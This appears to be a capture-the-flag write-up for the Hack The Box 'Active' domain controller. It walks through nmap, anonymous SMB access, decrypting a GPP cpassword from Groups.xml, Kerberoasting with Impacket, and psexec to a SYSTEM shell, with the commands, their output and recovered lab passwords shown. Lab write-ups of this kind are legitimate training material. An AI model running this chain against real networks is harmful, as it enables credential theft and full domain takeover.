Active
Nmap
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-06-14 15:04:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
49168/tcp open  msrpc         Microsoft Windows RPC
49174/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   210:
|_    Message signing enabled and required
|_clock-skew: 5m43s
| smb2-time:
|   date: 2023-06-14T15:05:55
|_  start_date: 2023-06-14T14:45:02
And we see many ports open but we will focus on the important ports only. Kerberos 88, NetBIOS 138, ldap 389 and 3268
SMB Enumeration
smbmap -H 10.10.10.100

And We see hat we can only access the share replication
smbclient //10.10.10.100/Replication
Password for [WORKGROUP\xi]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 21 13:37:44 2018
  ..                                  D        0  Sat Jul 21 13:37:44 2018
  active.htb                          D        0  Sat Jul 21 13:37:44 2018
After we access the share we will find a file called Groups.xml in \10.10.10.100\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
Decrypting GPP
cpassword is also called gpp (Group Policy Password). To decrypt it there is a tool called gpp-decrypt
gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
User
Now we have credentials SVC_TGS:GPPstillStandingStrong2k18 and we can own user
Kerberoasting
python3 GetUserSPNs.py active.htb/SVC_TGS -dc-ip 10.10.10.100 -request -outputfile /home/xi/htb/Active/admin
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 22:06:40.351723  2023-06-14 17:46:04.006947

Cracking
System
python3 psexec.py administrator@active.htb
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

Password:Ticketmaster1968
[*] Requesting shares on active.htb.....
[*] Found writable share ADMIN$
[*] Uploading file smBvFVTO.exe
[*] Opening SVCManager on active.htb.....
[*] Creating service GvHI on active.htb.....
[*] Starting service GvHI.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>